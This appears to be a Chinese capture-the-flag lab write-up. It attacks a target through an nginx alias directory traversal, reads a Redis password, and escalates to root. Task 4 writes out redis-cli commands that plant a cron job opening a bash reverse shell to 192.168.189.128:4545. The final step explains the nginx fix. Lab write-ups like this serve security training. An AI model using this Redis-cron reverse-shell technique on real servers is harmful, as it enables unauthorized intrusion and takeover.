描述:你是一名网络安全服务工程师,现在需要你对A集团网站进行安全防护,找出其中的漏洞点。


1、对目标服务器进行信息搜集,将web站点监听的端口号和版本信息作为flag值提交,提交格式:flag{端口+版本};

由于不知道服务器的IP,扫一下
找的web站点,所以是8081端口发现为nginx服务。
2、对目标服务器进行渗透测试,将触发漏洞的关键手段作为flag值提交,提交格式:flag{*****};
先看看服务器的web有什么东西

发现没有什么,爆破一下目录试试



返回上级,发现目录穿越漏洞,这里的触发漏洞的关键手段就是/images,,.
3、对目标服务器进行渗透测试,发现目标存在数据库服务,将该数据库服务的登录密码作为flag值提交,提交格式:flag{******};
扫描端口时可以看到有一个6379端口,根据信息看的出是redis数据库
这里直接利用目录穿越漏洞得知密码

4、对目标服务器进行渗透测试,将root家目录中的flag文件内容提交,提交格式:flag{******};
设置监听端口

使用密码连接目标redis服务并尝试计划任务提权
bash
redis-cli -h target_ip -p server_port -a redis_password
bash
config set dir /var/spool/cron
bash
config set dbfilename root
bash
set xxx "\n\n*/1 * * * * /bin/bash -i>&/dev/tcp/192.168.189.128/4545 0>&1\n\n"
bash
save服务器上线


5、对目标服务器进行渗透测试,对目标web服务存在的漏洞点进行修复,将修复时所添加的内容进行md5加密后作为flag值提交,提交格式:flag{******};
通过"images.../"访问时会被替换为别名images/.../导致目录穿越,所以只需要在location指定的别名最后添加一个斜杆即可

加密一下即可